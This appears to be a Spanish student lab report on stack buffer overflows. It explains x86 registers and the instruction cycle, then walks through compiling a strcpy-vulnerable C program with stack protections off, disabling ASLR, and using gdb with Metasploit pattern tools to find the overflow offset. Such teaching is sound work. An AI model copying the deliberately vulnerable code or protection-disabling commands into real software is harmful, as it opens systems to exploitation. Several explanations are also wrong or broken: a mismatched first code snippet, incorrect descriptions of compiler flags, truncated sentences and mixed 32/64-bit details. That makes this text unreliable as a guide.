Práctica 6: OverFlow

Nombre: Juan Monserrat González García **Fecha:** 26 de Octubre del 2019

Contenido

Comprender el Desbordamiento de Búfer.

Introducción

Es esencial para todo forense la comprensión del funcionamiento de la memoria que dirige las instrucciones al kernel; este tipo vulnerabilidades permiten la escalación de privilegios son consideradas de más alto riesgo, las huellas de las mismas son reflejadas, y es ahí la tarea forense el reconocer el comportamiento de un desbordamiento.


Buffer Overflow

Este tipo de vulnerabilidades son las más comunes, se producen cuando insertamos mayor cantidad de datos en un variable limitada, causando una sobreescritura en otras zonas de la memoria. Normalmente esta sobreescritura se da en la zona de la pila.

```
Int main()

{

Char  prueba [5];

Strcpy(strl, “BBBBBBBBBBBBBBBBBBBB”);

}
```

Arquitectura básica de una computadora

Memoria Principal (RAM): Es usada para el almacenamiento del código y los programas en ejecución. El CPU accede a ella para leer y escribir datos. Esta permite el control de los procesos por zonas on diferentes permisos para que no se modifique el flujo del programa.



ALU (Unidad Lógica Aritmético), Principalmente AND, OR, NOT; Suma, Resta, Multiplicación.

CPU, Encargado de leer las instrucciones de cada proceso y ejecutarlas, y encargado de coordinar los componen entes, posee un contador de registro llamado (CP/IP) almacena la dirección de la próxima instrucción a ejecutar.

Secuencia de acciones del ciclo de instrucción

1. Buscar la instrucción en la memoria principal o de fetch (IF).
   La CPU lee de memoria principal la instrucción apuntada por el contador de programa (CP).
2. Decodificar la Instrucción (ID).
   La CPU decodifica la instrucción, actualiza el CP y lee los operandos necesarios de memoria, de un registro o inmediatos.
3. Ejecutar Instrucción (EX).
   La CPU manda los operandos a la ALU y creará las señales de control necesarias para que esta realice la operación necesaria.
4. Almacenar o Guardar Resultados o write-back (WB).
   Se guardan los valores de los registros en memoria principal.

Banco de Registros, En la arquitectura x86(32bits) el banco de registro se compone de 8 registros de propósito general, un registro de flags, un puntero de instrucción y los segmentos de memoria.

Registros de Propósito General son:


EAX, EBX, ECX y EDX: Son registros usados para las operaciones aritméticas.

ESI, EDI, EBP, ESP: Registros de 32 bits,

- ESI, Dirección de origen.
- EDI: Dirección de destino
- EBP: Puntero a la base de la pila.
- ESP: Puntero a la cima de la pila.


EIP, es el registro que apuntará a la próxima instrucción que se deberá ejecutar.

Los punteros EBP y ESP son claves para el desbordamiento de buffer.




```
int suma(int a, int b, int c)
{
      int d;
      char buff[100];
      d = a + b + c;
      return d;
}

int main(void)
{
      int x;
      x = suma(1,2,3);
     return x;
}
```

```
PUSH #1       //Primero se guardan los argumentos
PUSH #2       //en la pila, puede hacerse en orden
PUSH #3       //descendente o ascendente

CALL Suma     //Llamamos a la subrutina
              //PUSH EIP de forma implícita

PUSH EBP                  //Guardamos EBP en la pila y lo
MOV EBP, ESP              //modificamos para separar las
                          //variables de las rutinas

SUB ESP, #100             //Aumentamos la pila para la
                          //variable buffer
                          //Realizamos la suma
MOV AX, BP-4
ADD AX, BP-3
ADD AX, BP-2

MOV ESP, EBP   //Eliminamos las variables locales
POP EBP         //Devolvemos EBP al valor inicial

RET           //Devolvemos el control a la rutina principal
              //POP EIP de forma implícita
```



Materia

- Maquina Virtual con Kali Linux

Herramientas:

- Python
- Exploit
- Metasploit

Práctica

1. Abrir MV de Kali en la maquina y crear el archivo “buffer.c” en el escritorio con el siguiente codigo.
2.
```
#include <stdio.h>
#include <string.h>
void doit()
{
printf("Alterando el orden\n");
}
int main(int argc, char *argv[])
{
char buffer[50];
if (argc != 2)
{
printf(" %s argumento\n",argv[0]);
return -1;
}
strcpy(buffer,argv[1]);
printf ("%s\n",buffer);
return 0;
}
```
3. Ejecutar en una terminal el siguiente comando <Documentar>

   gcc –g –fno-stack-protector -z execstack –mpreferred-stack-boundary=4 –o buffer buffer.c

   ¿Que función tiene cada instrucción en la frase anterior?

   - ***Gcc***

     GCC es el compilador de c para archivos con extensión .c
   - ***–g***

     Es el depurador de gcc al ejecutar el programa
   - ***–fno-stack-protector***

     Que rompe la capacidad de compilar cualquier cosa que no esté vinculada a las bibliotecas de espacio de usuario estándar a menos que Makefile deshabilite específicamente el protector de pila. Incluso

rompería la compilación del kernel de Linux, excepto que las distribuciones con este truco agregaron hacks adicionales a GCC para detectar que el kernel se está construyendo y deshabilitarlo.

- ***-z execstack***

  Se pasa directamente al vinculador junto con la palabra clave execstack.

- ***–mpreferred-stack-boundary=4***

  Alineará el puntero de la pila en el límite de 4 bytes. Esto reducirá los requisitos de pila de sus rutinas, pero se bloqueará si su código

- ***–o buffer buffer.c***

  Crea el archivo ejecutable sin extensión pero en modo ejecutable para poderlo correr

¿Qué es la ASLR y como la desactivo?

La aleatoriedad en la disposición del espacio de direcciones (conocida por las siglas en inglés ASLR) es una técnica de seguridad informática relacionada con la explotación de vulnerabilidades basadas en la corrupción de memoria. Con el fin de impedir que un atacante salte de forma fiable.


Así, para deshabilitarlo, ejecutar

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```


y para activarlo de nuevo, ejecute

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```


4. Ejecutamos el programa con el comando **"gdb ./buffer.c" (tty1)** <Documentar>.




5. Abrimos otra terminal e iremos a la siguiente dirección **"/usr/share/metasploit-framework/tools/exploit"(tty2)**




6. Crearemos un patrón aleatorio de 50 caracteres. Con el comando./pattern_create.rb -l 50 y copiamos en el portapapeles (tty2)<Documentar>.




7. Regresamos a (tty1), y ponemos el comando **"list"** para que nos muestre el contenido del programa.
8. Dentro del gdb ponemos el comando run (copiamos los caracteres generados por metasploit)(tty1) y ejecutamos. <Documentar>




Entremos al registro que contienen el desbordamiento y por consecuente debe ser ¿Qué registro? R= 0x7fffffffe158, comando **"x/xw $rsp".** <Documentar>




9. Ahora regresamos al tty2 para saber a los cuantos caracteres ocurrió el desbordamiento, con el comando es **"./pattern_offset.rb -q <resultado rsp>"** y el resultado. <Documentar>



